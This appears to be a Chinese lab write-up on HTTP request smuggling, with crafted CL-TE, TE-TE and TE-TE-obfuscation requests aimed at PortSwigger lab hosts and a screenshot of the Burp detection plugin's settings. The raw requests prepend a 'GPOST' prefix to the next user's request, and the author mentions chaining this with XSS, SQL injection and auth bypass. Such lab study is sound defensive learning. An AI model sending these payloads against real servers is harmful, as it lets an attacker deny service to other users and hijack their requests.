
```
GPOST / HTTP/1.1 \r \n
Host: ac041f521eb787c3c032405c00080086.web-securi
\r \n
Cookie: session=u5SaXSylZpZtfCUCH4y6INttvGXhppPh
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
Gecko/20100101 Firefox/100.0 \r \n
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
application/javascript;q=0.8,application/ogg;q=0.7,
image/webp,*/*;q=0.8 \r \n
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3
```

(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601161317.png>)

利用：

看懂了，怎么利用呢？如果有这个疑问，那证明你还是对该漏洞的原理没理解透彻，如之前的原理图那样，TCP 传递的这些包不是来自一个人的，比如我这里用火狐当做黑客视角，用星愿浏览器当做普通用户视角

1. 黑客用火狐，抓包，改，发包
2. 普通人用星愿去访问这个站，直接拒绝服务



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601161910.png>)

其次，既然我们可以将任何东西留在后者的包内，那么我们就可以构造 xss, sql 注入，或者利用会话固定等等来打组合拳，也可以绕过前端认证。相反的我们也可以发包不带 0 结束块，这样后端认为第一个包还没完，紧接着用户的包来了，那么就将后者的包结合到我们自己发的包中，好了不多哔哔，更多利用方式自己探索吧。

## 3.2 TE-CL

前端服务器只处理 Transfer-Encoding 请求头，后端处理 Content-Length 请求头。

同样的我们尝试构造 GPOST 请求，你能想那这简单，反过来就可以了吗，你可能会想按如下方式构造请求包，CL 为 2，后端会截断，将 G 以及后边的数据和第二个请求拼接

```
5 Connection: close \r \n
6 Content-Type: application/x-www-form-urlencoded \r \n
7 Content-Length: 2 \r \n
8 Transfer-Encoding: chunked \r \n
9 \r \n
0 1 \r \n
1 G \r \n
2 0 \r \n
3 \r \n
4
```

(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601175036.png>)

但是实际上如下图，将 0 也算了进去，因为既然后端是根据 CL 来处理请求的，它不是分块传输，自然就不认识 0 截断块，所以统统当字符串处理

```
4 Content-Length: 28
5
6 "Unrecognized method G0POST"
```

(<https://mc-imaup.oss-cn-beiina.alivuncs.com/ima/20220601175153.png>)

前端是通过 TE 来处理的，这个 0 还不能扔，那么这种情况就需要我们自己去把 GPOST 写出来，如下图



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601182553.png>)

因为这里我们将 CL 的长度改成了 4，所以 5，c，/n，/r，那么后边的 GPOST 开头的数据就合并到了后边的数据包中，就将后边数据包的请求方式给覆盖了，还有注意数据块的长度要计算正确，如第一块是从 G 开始到 9 结束。

### 3.3 TE-TE

这种情况就是前后端都是用 TE 来处理请求，但是我们可以通过混淆 TE 头方式让后端不再根据 TE 处理而是变成了根据 CL 处理

这里我写了两个 TE 头，不过第二个头后边的 E 是小写，而且值，我瞎写了个 low，这样后端发现了两个，而且值不同，不知道用哪个了，然后看见包里有 CL 那干脆就用 CL 头来处理包



```
3 Cookie: session=v.NHjIAMQIXt10K6C4t2Sba0MPfC6LdS \r \n
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0)
  Gecko/20100101 Firefox/100.0 \r \n
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
  ge/webp,*/*;q=0.8 \r \n
6 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 \r \n
7 Accept-Encoding: gzip, deflate \r \n
8 Referer: https://portswigger.net/ \r \n
9 Upgrade-Insecure-Requests: 1 \r \n
10 Te: trailers \r \n
11 Connection: close \r \n
12 Content-Type: application/x-www-form-urlencoded \r \n
13 Content-Length: 4 \r \n
14 Transfer-Encoding: chunked \r \n
15 Transfer-encoding: low \r \n
16 \r \n
17 5c \r \n
18 GPOST / HTTP/1.1 \r \n
19 Content-Type: application/x-www-form-urlencoded \r \n
20 Content-Length: 0 \r \n
21 \r \n
22 id=1 \r \n
23 0 \r \n
24 \r \n
25


3 Connection: close
4 Content-Length: 27
5
6 "Unrecognized method GPOST"
```

(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601194435.png>)

靶场里面有更多请求走私漏洞，这里就不一一举例了。

## 4. 如何发现

我们这里可以使用 Burp 插件商店里面的 HTTP Request Smuggler



(<https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601200031.png>)


Attack Config

thread pool size:	8	use key:	<input checked="" type="checkbox"/>	key method:	<input checked="" type="checkbox"/>
key status:	<input checked="" type="checkbox"/>	key content-type:	<input checked="" type="checkbox"/>	key server:	<input checked="" type="checkbox"/>
key header names:	<input type="checkbox"/>	filter:		mimetype-filter:	
resp-filter:		filter HTTP:	<input type="checkbox"/>	timeout:	10
skip vulnerable hosts:	<input type="checkbox"/>	skip flagged hosts:	<input type="checkbox"/>	flag new domains:	<input type="checkbox"/>
confirmations:	5	report tentative:	<input checked="" type="checkbox"/>	include origin in cachebusters:	<input checked="" type="checkbox"/>
include path in cachebusters:	<input type="checkbox"/>	convert GET to POST:	<input checked="" type="checkbox"/>	force method name:	
globally swap - with _:	<input type="checkbox"/>	strip CL:	<input type="checkbox"/>	pad everything:	<input type="checkbox"/>
skip obsolete permutations:	<input checked="" type="checkbox"/>	ignore probable FPs:	<input checked="" type="checkbox"/>	collab-domain:	6inp18.burpcollaborator.net
vanilla:	<input checked="" type="checkbox"/>	underjoin1:	<input type="checkbox"/>	spacejoin1:	<input checked="" type="checkbox"/>
space1:	<input checked="" type="checkbox"/>	nameprefix1:	<input checked="" type="checkbox"/>	nameprefix2:	<input checked="" type="checkbox"/>
valueprefix1:	<input checked="" type="checkbox"/>	vertwrap:	<input checked="" type="checkbox"/>	connection:	<input checked="" type="checkbox"/>
spjunk:	<input checked="" type="checkbox"/>	backslash:	<input checked="" type="checkbox"/>	spaceFF:	<input checked="" type="checkbox"/>
unispace:	<input checked="" type="checkbox"/>	commaCow:	<input checked="" type="checkbox"/>	cowComma:	<input checked="" type="checkbox"/>
contentEnc:	<input checked="" type="checkbox"/>	quoted:	<input checked="" type="checkbox"/>	aposed:	<input checked="" type="checkbox"/>
dualchunk:	<input checked="" type="checkbox"/>	lazygrep:	<input checked="" type="checkbox"/>	0dsuffix:	<input checked="" type="checkbox"/>
tabsuffix:	<input checked="" type="checkbox"/>	revdualchunk:	<input checked="" type="checkbox"/>	nested:	<input checked="" type="checkbox"/>
encode:	<input checked="" type="checkbox"/>	accentTE:	<input checked="" type="checkbox"/>	accentCH:	<input checked="" type="checkbox"/>
notchunked:	<input checked="" type="checkbox"/>	spacefix1:0:	<input checked="" type="checkbox"/>	spacefix1:9:	<input checked="" type="checkbox"/>
spacefix1:11:	<input checked="" type="checkbox"/>	spacefix1:12:	<input checked="" type="checkbox"/>	spacefix1:13:	<input checked="" type="checkbox"/>
spacefix1:127:	<input checked="" type="checkbox"/>	prefix1:0:	<input checked="" type="checkbox"/>	prefix1:9:	<input checked="" type="checkbox"/>
prefix1:11:	<input checked="" type="checkbox"/>	prefix1:12:	<input checked="" type="checkbox"/>	prefix1:13:	<input checked="" type="checkbox"/>
prefix1:127:	<input checked="" type="checkbox"/>	suffix1:0:	<input checked="" type="checkbox"/>	suffix1:9:	<input checked="" type="checkbox"/>
suffix1:11:	<input checked="" type="checkbox"/>	suffix1:12:	<input checked="" type="checkbox"/>	suffix1:13:	<input checked="" type="checkbox"/>
suffix1:127:	<input checked="" type="checkbox"/>	nospace1:	<input checked="" type="checkbox"/>	linewrapped1:	<input checked="" type="checkbox"/>
gareth1:	<input checked="" type="checkbox"/>	badsetupCR:	<input checked="" type="checkbox"/>	badsetupLF:	<input checked="" type="checkbox"/>
multiCase:	<input checked="" type="checkbox"/>	tabwrap:	<input checked="" type="checkbox"/>	UPPERCASE:	<input checked="" type="checkbox"/>
0dwrap:	<input checked="" type="checkbox"/>	0dspam:	<input checked="" type="checkbox"/>	badwrap:	<input checked="" type="checkbox"/>
bodysplit:	<input checked="" type="checkbox"/>	skip straight to poc:	<input type="checkbox"/>	poc: G:	<input type="checkbox"/>
poc: headerConcat:	<input type="checkbox"/>	poc: bodyConcat:	<input type="checkbox"/>	poc: collab:	<input type="checkbox"/>
poc: collab-header:	<input type="checkbox"/>	poc: collab-XFO-header:	<input type="checkbox"/>	poc: collab-abs:	<input type="checkbox"/>
poc: collab-at:	<input type="checkbox"/>	poc: collab-blind:	<input type="checkbox"/>	use turbo for autopoc:	<input checked="" type="checkbox"/>
only report exploitable:	<input type="checkbox"/>	risky mode:	<input type="checkbox"/>		

Reset Visible Settings

确定

取消



(https://mc-imgup.oss-cn-beijing.aliyuncs.com/img/20220601200115.png)